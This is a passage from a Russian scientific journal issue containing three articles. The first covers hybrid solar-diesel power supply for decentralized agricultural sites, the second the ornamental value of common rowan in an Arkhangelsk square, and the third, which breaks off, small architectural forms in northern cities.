BASED ON PHOTOVOLTAIC MODULES**

А.Н. Канахина, Государственное бюджетное образовательное учреждение высшего образования Московской области «Университет «Дубна», Дубна

Н.А. Глазунов, Государственное бюджетное образовательное учреждение высшего образования Московской области «Университет «Дубна», Дубна

П.Д. Зайцев, Государственное бюджетное образовательное учреждение высшего образования Московской области «Университет «Дубна», Дубна

М.И. Зорин, Государственное бюджетное образовательное учреждение высшего образования Московской области «Университет «Дубна», Дубна

A.N. Kanakhina, Dubna State University, Dubna

N.A. Glazunov, Dubna State University, Dubna

P.D. Zaitsev, Dubna State University, Dubna

M.I. Zorin, Dubna State University, Dubna

Аннотация. Значительная доля сельскохозяйственных объектов находится в децентрализованных зонах электроснабжения. Электрификация таких зон осуществляется с помощью дизельных установок. Для обеспечения стабильной работы дизельных установок необходимо дизельное топливо, доставка которого затруднена. Статья предлагает оценку возможностей возобновляемой энергетики в повышении энергетической эффективности децентрализованных систем электроснабжения и решения проблем их развития на основе фотоэлектрических модулей. В статье приведен анализ динамики цен на дизельное топливо за последние 10 лет. Рассмотрены конфигурации систем электроснабжения с интеграцией возобновляемых источников энергии в децентрализованную систему с технико-экономическим сравнением возможных вариантов.

Abstract. A significant proportion of agricultural objects are located in decentralized power supply zones. Electrification of such zones supplies with the help of diesel plants. Diesel fuel is necessary for the stable operation of diesel plants, transportation is difficult. The article offers evaluation of the potential of renewable energy in improving the energy efficiency of decentralized power supply systems and solving the problems of their development based on photovoltaic modules. The article provides an analysis of the dynamics of prices for diesel fuel over the past 10 years. The authors considered the configurations of power supply systems with the integration of renewable energy sources into a decentralized system with a technical and economic comparison of possible options.

Ключевые слова: электроснабжение, децентрализованные сельскохозяйственные объекты, возобновляемые источники энергии, фотоэлектрические модули, дизельные установки, распределенная энергетика

Keywords: power supply, decentralized agricultural objects, renewable energy sources, photovoltaic modules, diesel plant, distributed energy

Значительная часть территории России с сельскохозяйственными объектами не имеет централизованного энергоснабжения. Подключение к централизованным электрическим системам затруднено из-за больших капитальных затрат и тарифов и несоответствия класса напряжения линий электропередачи передаваемой мощности ввиду больших расстояний и малых потребностей в электроэнергии, поскольку в настоящее время на 67% децентрализованной территории проживает всего 14% населения страны [1]. Это означает, что обеспечить электропитанием сельскохозяйственные комплексы, расположенные в децентрализованных зонах, целесообразно с помощью систем и оборудования автономной, малой энергетики [2].

Вопросы электроснабжения на таких объектах решаются установкой дизельных установок (ДЭУ), но это далеко не всегда оптимальный вариант, если учесть удаленность и труднодоступность многих сельскохозяйственных объектов и соответственно дороговизну и сложность доставки топлива.

Кроме высокой стоимости доставки в удаленные районы, наблюдается и устойчивый рост цен дизельного топлива на рынке [3, 4]. Динамика цен на дизельное топливо в России приведена на рисунке 1.

Важным направлением энергосбережения на сельскохозяйственных объектах является развитие систем и средств распределенной энергетики в первую очередь на базе использования возобновляемых источников энергии [5].

В России имеются большие территории, расположенные в децентрализованной зоне электроснабжения (Крайний Север, Восточные окраины, горная местность и др.). Эти территории можно использовать для развития возобновляемых источников электроэнергии, что позволит экономить значительные объемы дефицитных традиционных энергоресурсов и перейти на более экологичное производство электроэнергии.




Рис. 1. Динамика цен на дизельное топливо в России с 2012 по 2022 гг.

Fig. 1. Dynamics of diesel fuel prices in Russia from 2012 to 2022

Доля нетрадиционных и возобновляемых источников энергии (НВИЭ) в энергобалансе сельскохозяйственных объектов составляет до 1,5%. Ставится задача довести объем использования НВИЭ в этом энергобалансе к 2030 г. до 8% [2].

Важное значение в связи с этим приобретает реализация систем распределенной энергетики на базе комбинированных источников энергоснабжения с использованием фотоэлектрических модулей (ФЭМ) [6,7]. Следует отметить, что возможности электрификации автономного объекта только от возобновляемых источников в большинстве случаев существенно ограничены временной нестабильностью потенциала НВИЭ.

Обычно схемные решения гибридных солнечно-дизельных установок строятся по двум основным вариантам взаимодействия: раздельная или параллельная работа энергоустановок на нагрузку [8].

Введение в дизельную систему фотоэлектрических установок даст возможность покрывать в определенные периоды времени потребность электрической нагрузки и позволит замещать дизельную генерацию, тем самым обеспечив экономию дизельного топлива и срок эксплуатации ДЭУ, однако увеличит стоимость энергетического оборудования гибридной

системы, повлияет на надежность и режимы работы элементов энергетического комплекса.

Существует две основные конфигурации гибридных систем электроснабжения, предусматривающие объединение источников энергии на шине переменного тока. Структурные схемы систем приведены на рисунке 2, где ДЭУ – дизельная электроустановка; ФЭУ – фотоэлектрическая установка; АКБ – аккумуляторные батареи; АИ – автономный инвертор; СИ – сетевой инвертор; Н – нагрузка; U – шина переменного тока.

В период времени, когда возобновляемый источник энергии имеет наибольший потенциал, ДЭУ отключается. Использование запасов энергии в аккумуляторах позволяет уменьшать количество запусков ДЭУ.

В зависимости от установленных мощностей ДЭУ и НВИЭ в гибридной системе электроснабжения может предусматриваться как раздельная работа энергоисточников, так и параллельная работа на общую нагрузку [9].

Раздельная работа ФЭУ и ДЭУ (рис. 1а) обеспечивает максимальную экономию дизельного топлива за счет выработки ФЭУ без ограничений ее установленной мощности, тем самым продлевая срок службы дизельных агрегатов. Такая схема обычно применяется для фотодизельных энергетических комплексов относительно небольшой мощности, до 100-120 кВт [10]. Влияние на установленную мощность будет оказывать высокая стоимость и ограничения по эксплуатации аккумуляторных батарей.

Параллельная работа ФЭУ и ДЭУ (рис. 1б) предусматривает постоянную работу ДЭУ с замещением части дизельной генерации энергией ФЭУ. Достоинством данной схемы является возможность максимального использования установленной мощности ФЭУ без хранения энергии, что позволяет экономить на оборудовании, и получить более надежную энергетическую систему.

Недостаток совместной работы дизельной и солнечной установок на нагрузку заключается в необходимости ограничения мощности инвертора и,

соответственно, генерации ФЭУ относительно генерации ДЭУ гибридного энергетического комплекса.




Рис. 2 а, б. Структурные схемы построения гибридных систем электроснабжения фотодизельных энергетических комплексов

Fig. 2 a, b. Structural diagrams of hybrid power supply systems of photo-diesel energy complexes

Также существует частный вариант построения данной энергетической системы с использованием гибридного инвертора. Такая конфигурация представляет некий гибрид упомянутых схем электроснабжения. Стоит отметить, что гибридный инвертор выступает в роли автоматического ввода резерва (АВР) между энергоисточниками в системе.

При снижении затрат на топливо и обеспечении электроэнергией децентрализованные объекты с помощью комбинированных систем электроснабжения следует учесть, что окупаемость может составлять более 10 лет с момента ввода в эксплуатацию. Срок окупаемости будет складываться из цены и долговечности используемого оборудования, а также уровня инсоляции в месте эксплуатации системы.

Внедрение в энергетический комплекс с дизельной системой фотоэлектрических модулей и современной интеллектуальной системы управления его элементами будет способствовать экономии дизельного топлива, улучшению экологической обстановки и снижению затрат на распределение и транспортировку энергии и топлива, а также возникающих при этом потерь.

Литература

1. Б.В. Лукутин, Д.И. Муравьев Перспективы децентрализованных систем электроснабжения постоянного тока с распределенной солнечной генерацией. – Томск: Изд-во Томского политехнического университета, 2020. Т. 331. № 6. С. 184-196.
2. Д.А. Тихомиров, А.В. Тихомиров Состояние энергообеспечения объектов АПК и перспективы развития децентрализованных систем, сетей и оборудования // Инновации в сельском хозяйстве - 2019. – С. 10-12.
3. В.Н. Акимов Анализ динамики цен на моторные топлива на российском рынке в 2000-2020 гг. в свете налоговой политики в нефтяной отрасли Научные труды: Институт народнохозяйственного прогнозирования РАН, (18) – С. 157-185.
4. Суржикова О.А. Проблемы и основные направления развития электроснабжения удаленных и малонаселенных потребителей России // Вестник науки Сибири. – 2012. – № 3 (4). – С. 103-108.
5. Kharchenko V., Gusarov V., Bolshev V. Reliable Electricity Generation in RES-Based Microgrids // Handbook of Research on Smart Power System Operation and Control. – IGI Global, 2019. – С. 162-187.
6. Большев В.Е., Виноградов А.В. Обзор зарубежных источников по теме повышения эффективности систем электроснабжения // Агротехника и энергообеспечение. - 2017. - №2 (15) – С. 21-25.
7. П.В. Князев, Т.Б. Лещинская Разработка модели для систем сельского электроснабжения // Электрика. - №12.- 2004. – С. 27-30.
8. В.Н. Дмитриенко Исследование и оптимизация структуры и состава фото-дизельных электростанций северных поселков: автореферат диссертации на соискание ученой степени кандидата технических наук/ ТПУ. – Томск, 2018. – 25 с.

9. Б.В. Лукутин, И.О. Муравлев, И.А. Плотников Системы электроснабжения с ветровыми и солнечными электростанциями – Томск: Изд-во Томского политехнического университета, 2015. – 128 с.
10. Б.В. Лукутин, В.Р. Киушкина Влияние возобновляемой энергетики на энергетическую безопасность децентрализованных систем электроснабжения – Красноярск: Изд-во Сибирского федерального университета, 2020. – С. 632-642.

Literature

1. B.V. Lukutin, D.I. Muravyev Prospects of decentralized DC power supply systems with distributed solar generation. – Tomsk: Publishing House of Tomsk Polytechnic University, 2020. Vol. 331. No. 6. pp. 184-196.
2. D.A. Tikhomirov, A.V. Tikhomirov The state of energy supply of agricultural facilities and prospects for the development of decentralized systems, networks and equipment // Innovations in agriculture - 2019. – pp. 10-12.
3. V.N. Akimov Analysis of the dynamics of prices for motor fuels on the Russian market in 2000-2020 in the light of tax policy in the oil industry Scientific papers: Institute of National Economic Forecasting of the Russian Academy of Sciences, (18) – pp. 157-185.
4. Surzhikova O.A. Problems and main directions of development of power supply to remote and sparsely populated consumers of Russia // Bulletin of Science Siberia. – 2012. – № 3 (4). – Pp. 103-108.
5. Kharchenko V., Gusarov V., Bolshev V. Reliable Electricity Generation in RES-Based Microgrids // Handbook of Research on Smart Power System Operation and Control. – IGI Global, 2019. – pp. 162-187.
6. Bolshev V.E., Vinogradov A.V. Review of foreign sources on improving the efficiency of power supply systems // Agrotechnics and energy supply. - 2017. - №2 (15) – Pp. 21-25.
7. P.V. Knyazev, T.B. Leshchinskaya Development of a model for rural power supply systems // Electrician. - No. 12.- 2004. – pp. 27-30.

8. V.N. Dmitrienko Research and optimization of the structure and composition of photo-diesel power plants of northern settlements: abstract of the dissertation for the degree of Candidate of Technical Sciences/ TPU. – Tomsk, 2018. – 25 p.
9. B.V. Lukutin, I.O. Muravlev, I.A. Plotnikov Power supply systems with wind and solar power plants – Tomsk: Publishing House of Tomsk Polytechnic University, 2015. – 128 p.
10. B.V. Lukutin, V.R. Kiushkina The impact of renewable energy on the energy security of decentralized power supply systems – Krasnoyarsk: Publishing House of the Siberian Federal University, 2020. – pp. 632-642.

© А.Н. Канахина, Н.А. Глазунов, П.Д. Зайцев, М.И. Зорин 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: А.Н. Канахина, Н.А. Глазунов, П.Д. Зайцев, М.И. Зорин
ЭЛЕКТРОСНАБЖЕНИЕ ДЕЦЕНТРАЛИЗОВАННЫХ
СЕЛЬСКОХОЗЯЙСТВЕННЫХ ОБЪЕКТОВ НА ОСНОВЕ
ФОТОЭЛЕКТРИЧЕСКИХ МОДУЛЕЙ// Научный сетевой журнал
«Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 72

РЯБИНА ОБЫКНОВЕННАЯ В ОЗЕЛЕНЕНИИ ГОРОДА АРХАНГЕЛЬСКА НА ПРИМЕРЕ СКВЕРА

**COMMON MOUNTAIN ASH IN THE LANDSCAPING OF THE CITY OF
ARKHANGELSK ON THE EXAMPLE OF A SQUARE**

Арсентьева Ольга Юрьевна, ФГБОУ ВО Северный (Арктический) федеральный университет имени М.В. Ломоносова, г. Архангельск.

Arsentieva Olga Yuryevna, Lomonosov Northern (Arctic) Federal University, Arkhangelsk.

Аннотация: В статье рассмотрены морфологические и биологические особенности, агротехника выращивания и ухода рябины обыкновенной. Для исследования растения данного вида выбран сквер в городе Архангельск. Для оценки качества насаждений была использована оценочная шкала декоративности, разработанная Н.А. Бабич, О.С. Залывской, Г.И. Травниковой (2008), в основу которой положена динамика возрастных изменений основных признаков растений.

Abstract: The article discusses the morphological and biological features, agrotechnics of cultivation and care of mountain ash. A square in the city of Arkhangelsk was chosen for the study of a plant of this type.

To assess the quality of plantings, an evaluation scale of decorativeness was used, developed by N.A. Babich, O.S. Zalivskaya, G.I. Travnikova (2008), which is based on the dynamics of age-related changes in the main characteristics of plants.

Ключевые слова: рябина обыкновенная, особенности выращивания, агротехника выращивания, декоративность, озеленение улиц.

Keywords: common mountain ash, peculiarities of cultivation, agrotechnics of cultivation, decorativeness, landscaping of streets.

Зеленые насаждения в городе выполняют сразу несколько важных функций. Во-первых, они позволяют формировать нормальную экосистему: принимают участие в очистке воздуха, дают приют мелким животным, птицам и насекомым, укрепляют почву корнями. Во-вторых, растения благоприятно влияют на психологическое здоровье человека, обеспечивают комфортную среду жизни. В-третьих, озеленение города является частью его архитектурного облика, зонирует общественное пространство[4].

Объектом исследований произрастания зеленых насаждений послужил городской сквер по адресу ул. Воронина В.И., 32 (территориальный округ Вараино - Фактория г. Архангельск).

Территория сквера расположена перед четырехэтажным зданием Архангельского кооперативного техникума с северо-восточной стороны, ограничена зданием Технологического колледжа Императора Петра I с северо-запада и зданием Архангельского техникума строительства и экономики со стороны юго-востока. На юго-западе граница территории проходит с магистральной улицей районного значения, названная в честь капитана советского ледокольного флота Владимира Ивановича Воронина. Площадь территории составляет 1,3 га.



Рисунок1 – Сквер.

Исследование показало, что на территории сквера наблюдается всего несколько экземпляров рябины обыкновенной в групповых посадках, однако это одно из самых излюбленных декоративных деревьев в городе.



Рисунок 2- Рябина в сквере.

Ряби́на обыкнове́нная (лат. *Sórbus aucupária*) — дерево, вид рода Рябина семейства Розовые (*Rosaceae*). Широко распространённое плодовое деревце, заметное своими яркими плодами, остающимися на ветвях растения до глубокой осени и даже иногда на всю зиму. Отличается большой морозостойкостью, выдерживает морозы до минус 50 °С, устойчива к вредителям и болезням, неприхотлива к условиям произрастания. Цветет рябина довольно поздно — в мае — июне, в связи с чем цветки редко повреждаются весенними заморозками. Благодаря высокой зимостойкости рябину обыкновенную можно выращивать в суровых климатических условиях, где не могут возделываться другие плодовые культуры.

Для хорошего произрастания рябины нужны открытые, хорошо освещенные места, хотя и в условиях полутени деревья чувствуют себя неплохо. Дерево образует мощную корневую систему и дает высокие урожаи, если обеспечена хорошим освещением.

Рябины хорошо переносят ветер, поэтому открытые пространства им не страшны. Деревца могут расти на любых почвах, хотя предпочитают легкие, слабокислые и богатые гумусом, с хорошей водопроницаемостью.

Совершенно не переносит заболоченных торфяных почв, засоленных или слишком сухих. Уровень грунтовых вод не должен быть выше 1,5–2,0 м.

При благоприятных условиях рябина обыкновенная достигает в высоту 12 м, тогда как обычная высота дерева 5-10 м. Крона округлая, ажурная. Молодые побеги серовато-красные, опушены. Кора взрослых деревьев гладкая, светло-серо-коричневая или жёлто-серая, блестящая.

Почки войлочно-пушистые. Листья обыкновенной рябины до 20 см длиной, очерёдные, непарноперистосложные, состоят из 7-15 почти сидячих ланцетных или вытянутых, заострённых, зубчатых по краю листочков, цельнокрайних в нижней части и пильчатых в верхней, сверху зелёных, обычно матовых, снизу заметно более бледных, опушённых. Осенью листья окрашиваются в золотистые и красные тона.

Цветки обыкновенной рябины пятичленные многочисленные, собранные в густые щитковидные соцветия диаметром до 10 см; соцветия располагаются на концах укороченных побегов. Цветоложе узкоподобной формы – чашечка из пяти широкотреугольных реснитчатых чашелистиков. Венчик белый (0,8...1,5 см в диаметре), лепестков пять, тычинок много, пестик один, столбиков три, завязь нижняя. При цветении источается неприятный запах (причиной тому газ триметиламин).

Культурные сорта рябины начинают плодоносить на 4—5-м году после посадки. В период полного плодоношения (в возрасте 15–25 лет) можно собрать до 100 кг плодов с дерева. Более или менее обильные урожаи повторяются через 1–2 года. Плоды обыкновенной рябины почти шаровидные, яблокообразные, ярко-оранжево-красные, около 1 см в диаметре, массой 0,3–0,5 г, сочные, горьковато-кислые, терпкие, съедобные, особенно после мороза, созревают к концу сентября.

Продолжительность жизни рябины обыкновенной составляет 80 лет, однако встречаются и отдельные 200-летние деревья.

Для улучшения санитарного состояния насаждений рябины обыкновенной необходимо провести уход за насаждениями. В период засухи необходимо следить за тем, чтобы грунт у поверхностных корней рябины был увлажненным. Ежегодное мульчирование в виде садового компоста, листового перегноя, коры, древесной щепы, стружки так же является важным фактором.

Рябина почти не нуждается в обрезке и формировании кроны. Удаляют только поломанные или поврежденные ветки в начале сезона или проводят формирующие обрезки, если дерево требуется держать под контролем. Из болезней рябины поражаются раком растений и ожогом плодовых деревьев, иногда подвергаются нападениям садовых вредителей: тлей и клеща.

Для оценки качества насаждений на исследуемом объекте в городе Архангельске была использована оценочная шкала декоративности,

разработанная Н.А. Бабич, О.С. Залывской, Г.И. Травниковой (2008), в основу которой положена динамика возрастных изменений основных признаков растений. Оценка зеленых насаждений ведется комплексно, т.е. по десяти критериям:

1. Архитектура кроны – в декоративной дендрологии означает структуру кроны. Определяется ее размерами, формой, характером разветвленности ветвей.

2. Длительность цветения при условии неаллергичности пыльцы играет большую роль в эстетичности растения. Восприятие цветков зависит не только от их изящества и окраски, но также от времени их сохранения на растении.

3. Обилие цветения, образование завязей и ожидаемого урожая. Обильность цветения является одним из важнейших факторов, характеризующих внешний облик растения.

4. Окраска и величина цветков иногда является решающей декоративной деталью, особенно это относится к цветущим кустарникам. Декоративные качества цветков во многом зависят от принадлежности растения к той или иной систематической группировке.

5. Привлекательность внешнего вида плодов и длительность удержания их на ветвях оценивается по сочетанию формы, характеру поверхности плодов и т.д. Плоды и соплодия некоторых растений по своей декоративности мало уступают цветкам. Особенную ценность растения с декоративными плодами представляют в осеннее время, когда цветочный ассортимент беднеет, а деревья и кустарники стоят без листвы. Существуют, однако, растения, плоды которых значительно ухудшают их общий облик.

6. Аромат листьев, цветков и плодов. Растения с цветками, обладающими сильным ароматом, представляют большую ценность, даже в том случае, если цветки их невзрачны.

7. Цветовая гамма осенней окраски листьев многих древесных пород заслуживает тщательного изучения и использования при проектировании зеленых насаждений, так как может придать неповторимость любому участку.

8. Продолжительность облиствления древесных пород в течение всего вегетационного периода также играют огромную роль при оценке декоративности деревьев и кустарников.

9. Поврежденность растений включает в себя наличие или отсутствие дупел, суховершинности, усыхания больших скелетных сучьев и механических повреждений, наличие или отсутствие повреждений вредителями или болезнями.

10. Зимостойкость видов – это способность растений противостоять комплексу воздействий внешней среды на протяжении зимнего и ранневесеннего периодов. По вышеперечисленным критериям дается бальная оценка признаков от 0 до 5. Высший балл получают породы, отличающиеся наиболее благоприятными свойствами, затем оценка снижается до 0 баллов. Оценки каждого критерия для породы, произрастающей на исследуемом объекте, представлены в таблице 1.

Таблица 1

Бальная оценка декоративности древесно-кустарникового ассортимента

Рябина обыкновенная (<i>Sorbus aucuparia</i> L.)	
Декоративность кроны	3
Длительность цветения	3
Обилие цветения	5
Окраска и величина цветов	4
Привлекательность внешнего вида плодов	5
Аромат листьев, цветков и плодов	1
Цветовая гамма осенней краски	5
Продолжительность облиствления	3

Поврежденность растений	4
Зимостойкость	4
Суммарный балл	40
Степень декоративности	высокая

Получившиеся баллы по всем приведенным выше критериям суммируются, в результате этого получается общий балл. Затем по приведенной ниже шкале (табл. 2) определяется степень декоративности породы.

Таблица 2

Суммарный балл и степень декоративности деревьев и кустарников.

Суммарный балл	1-10	11-20	21-30	31-47
1	2	3	4	5
Степень декоративности	Очень низкая	Низкая	Средняя	Высокая

Проанализировав результат оценки рябины обыкновенной можно смело утверждать, что это дерево имеет высокую степень декоративности.

Литература:

1. Бабич Н.А. Интродуценты в зелёном строительстве северных городов [Текст] / Н.А. Бабич, О.З. Залывская, Г.И. Травникова; Архангельск: Изд-во АГТУ, 2008 - 144 с.
2. Рубцов Л. И. Деревья и кустарники в ландшафтной архитектуре [Текст]: справочник / Л.И. Рубцов; изд-во «Наукова думка», 1977. – 270 с.
3. Рябина обыкновенная [Электронный ресурс]. URL: <https://kvetok.ru/listvennye-derevya/ryabina-oby-knovennaya>
4. Атрида - союз производителей. Озеленение города: особенности и требования [Электронный ресурс].URL:

<https://zen.yandex.ru/media/id/5f2269679c71bf02d5bbe70f/ozelenenie-goroda-osobennosti-i-trebovaniia-5f4788b1d405f2144a9f3264>

5. Киселева Н.А., Сунгурова Н.Р. Декоративность древесно-кустарниковой растительности на городских улицах // INTERNATIONAL CONFERENCE ON HUMANITIES, SOCIAL SCIENCES, BUSINESS & EDUCATION - с.41-44

Literature:

1. Babich N.A. Introducents in the green construction of northern cities [Text] / N.A. Babich, O.Z. Zaslavskaya, G.I. Travnikova; Arkhangelsk: Publishing House of ASTU, 2008 - 144 p.
2. Rubtsov L. I. Trees and shrubs in landscape architecture [Text]: handbook / L.I. Rubtsov; publishing house "Naukova Dumka", 1977. – 270 p.
3. Common mountain ash [Electronic resource]. URL: <https://kvetok.ru/listvennye-derevya/ryabina-oby-knovennaya>
4. Atreida is a union of manufacturers. Greening of the city: features and requirements [Electronic resource].URL: <https://zen.yandex.ru/media/id/5f2269679c71bf02d5bbe70f/ozelenenie-goroda-osobennosti-i-trebovaniia-5f4788b1d405f2144a9f3264>
5. Kiseleva N.A., Sungurova N.R. Decorative wood-shrub vegetation on city streets // INTERNATIONAL CONFERENCE ON HUMANITIES, SOCIAL SCIENCES, BUSINESS & EDUCATION - pp.41-44

© Арсентьева О.Ю., Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Арсентьева О.Ю. РЯБИНА ОБЫКНОВЕННАЯ В ОЗЕЛЕНЕНИИ ГОРОДА АРХАНГЕЛЬСКА НА ПРИМЕРЕ СКВЕРА // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 72

**РОЛЬ МАЛЫХ АРХИТЕКТУРНЫХ ФОРМ В ФОРМИРОВАНИИ
КОМФОРТНОЙ ГОРОДСКОЙ СРЕДЫ СЕВЕРНЫХ ГОРОДОВ**
THE ROLE OF SMALL ARCHITECTURAL FORMS IN THE FORMATION
OF A COMFORTABLE URBAN ENVIRONMENT OF NORTHERN CITIES

Арсентьева Ольга Юрьевна, *ФГБОУ ВО Северный (Арктический) федеральный университет им. М.В. Ломоносова*, Архангельск.

Попкова Ксения Сергеевна, *ФГБОУ ВО «Санкт-Петербургская государственная художественно-промышленная академия имени А.Л. Штиглица»*.

Arsentieva Olga Yuryevna, *Lomonosov Northern (Arctic) Federal University*, Arkhangelsk.

Popkova Ksenia Sergeevna, *St. Petersburg State Art and Industrial Academy named after A.L. Stieglitz*.

Аннотация: Национальный проект «Формирование комфортной городской среды» показал свою востребованность и эффективность. На государственном уровне определено, что к арктическим городам, северным территориям необходим особый подход и отдельные стандарты. Без малых архитектурных форм невозможно представить пространство современного

города, которые придают ему уникальность и стилистический характер. В данной статье сделаны выводы о значении малых архитектурных форм в современном городском дизайне в контексте создания современной городской среды, как сбалансированного комплекса элементов, а также представлены результаты проектной работы по проектированию МАФ, учитывая культурологические подходы, климатические и природные особенности северных городов.

Abstract: The national project "Formation of a comfortable urban environment" has shown its relevance and effectiveness. At the state level, it is determined that a special approach and separate standards are needed for Arctic cities and northern territories. Without small architectural forms, it is impossible to imagine the space of a modern city, which give it uniqueness and stylistic character. This article draws conclusions about the importance of small architectural forms in modern urban design in the context of creating a modern urban environment as a balanced set of elements, and also presents the results of design work on the design of the IAF, taking into account cultural approaches, climatic and natural features of northern cities.

Ключевые слова: малые архитектурные формы, комфортная городская среда, проектное решение, остановки, навесы, северные территории.

Keywords: small architectural forms, comfortable urban environment, design solution, stops, canopies, northern territories.

В 2017 году дан старт федеральному проекту "Формирование комфортной городской среды"[1]. Согласно паспорту проекта, одним из ключевых показателей станет «кардинальное повышение комфортности городской среды, повышение соответствующего индекса на 30% и сокращение числа городов с неблагоприятной средой вдвое, а доля городов с благоприятной средой в 2024 году должна составить 60%».[2]

Проект показал свою эффективность в целом по России. Но к арктическим городам, северным территориям необходим особый подход и отдельные стандарты. Это связано с тем, что к развитию территорий должен применяться комплексный подход, который бы учитывал климатические особенности: низкие температуры, сильные ветра, период полярных ночей.

«В Арктике создать такое общественное пространство – задача другого уровня сложности и на сегодня необходимо выделение отдельного направления по решениям в сфере благоустройства Арктических городов. К работе над стандартами будут привлечены представители ведомств регионов со сложными климатическими условиями, государственных корпораций, чьи предприятия расположены в арктических зонах, специалисты в сфере урбанистики, городского планирования и дизайна»[3].

Таким образом, перед специалистами стоит задача сделать северные города уютнее и удобнее для жизни. Проектные предложения, учитывающие культурологические подходы, климатические и природные особенности северных городов приобретают особое значение для принятия градостроительных решений.

К особенностям проектирования объектов ландшафтной архитектуры в полярной климатической зоне можно отнести:

- Упор на круглогодичное, в особенности зимнее использование (т.к. зима может длиться до 9 месяцев)
- Проектировка рельефа с учетом осадков
- Защитные насаждения от метелей и ветра
- Проектирование теплых павильонов, МАФ
- Использование осадков в структуре функционального зонирования
- Разнообразие цветового и светового оформления
- Применение адаптивных материалов.[4]

Малые архитектурные формы – «это компоненты городской среды, которые должны отвечать изменяющимся условиям пребывания человека в городе».[5] Главная задача архитекторов - создание комфортной и безопасной среды.

Как отмечает В.А. Нефедов, «можно выделить несколько видов компонентов, с которыми человек вступает в визуальный или непосредственный контакт:

- места для сидения, уличная мебель;
- перголы, навесы, остановки общественного транспорта;
- ограждения различного назначения;
- ёмкости для мусора;
- велостоянки».[6]

Создание функциональной и целостной структуры пространства осуществляется путем сочетания объектов городского дизайна. «Скамейки, урны, светильники, заборы, киоски и автобусные остановки - это небольшие архитектурные формы массового использования».[7]

Следует отметить, насколько важным является создание сбалансированной функциональной и пространственной городской среды. Основная задача архитекторов - сформировать правильную связь между искусственными и природными пространствами, зонами отдыха и малыми формами архитектуры.

Одним из видов малых архитектурных форм являются навесы. Навесы — это сооружения для кратковременного отдыха посетителей, которые также выполняют защитную функцию укрытия от солнца и дождя. Они размещаются в местах скопления посетителей, а также в местах ожидания общественного транспорта. Ниже представлены примеры сооружений.




Рисунок 1
Galeria de Marquise
Modular (Сан-Паулу,
Бразилия)



Рисунок 2
Светильник-навес в
парке в составе ТПУ
«Рязанская» (Москва,
Россия)

Остановки играют особую роль в системе общественных пространств, круглосуточно осуществляя размещение немалого количества потоков (транспортный и пешеходный, жители и гости города и тд.).

Остановка как малая архитектурная форма (МАФ) изначально была местом, где можно подождать транспорт. Со временем ей добавили и защитную функцию от дождя и ветра. Сегодня многие объекты, хорошо известные ранее, расширяют свое первоначальное функциональное назначение и

приобретают все новые необычные формы. Современные дизайнеры продумывают МАФы как элемент привлечения широкой общественности к ощущению эстетически прекрасного и искусства.[8]

Учитывая данные тренды, важность значения малых архитектурных форм в современном городском дизайне в контексте создания современной городской среды северных городов, была проведена проектная работы по проектированию МАФ, учитывая культурологические подходы, климатические и природные особенности северных городов.

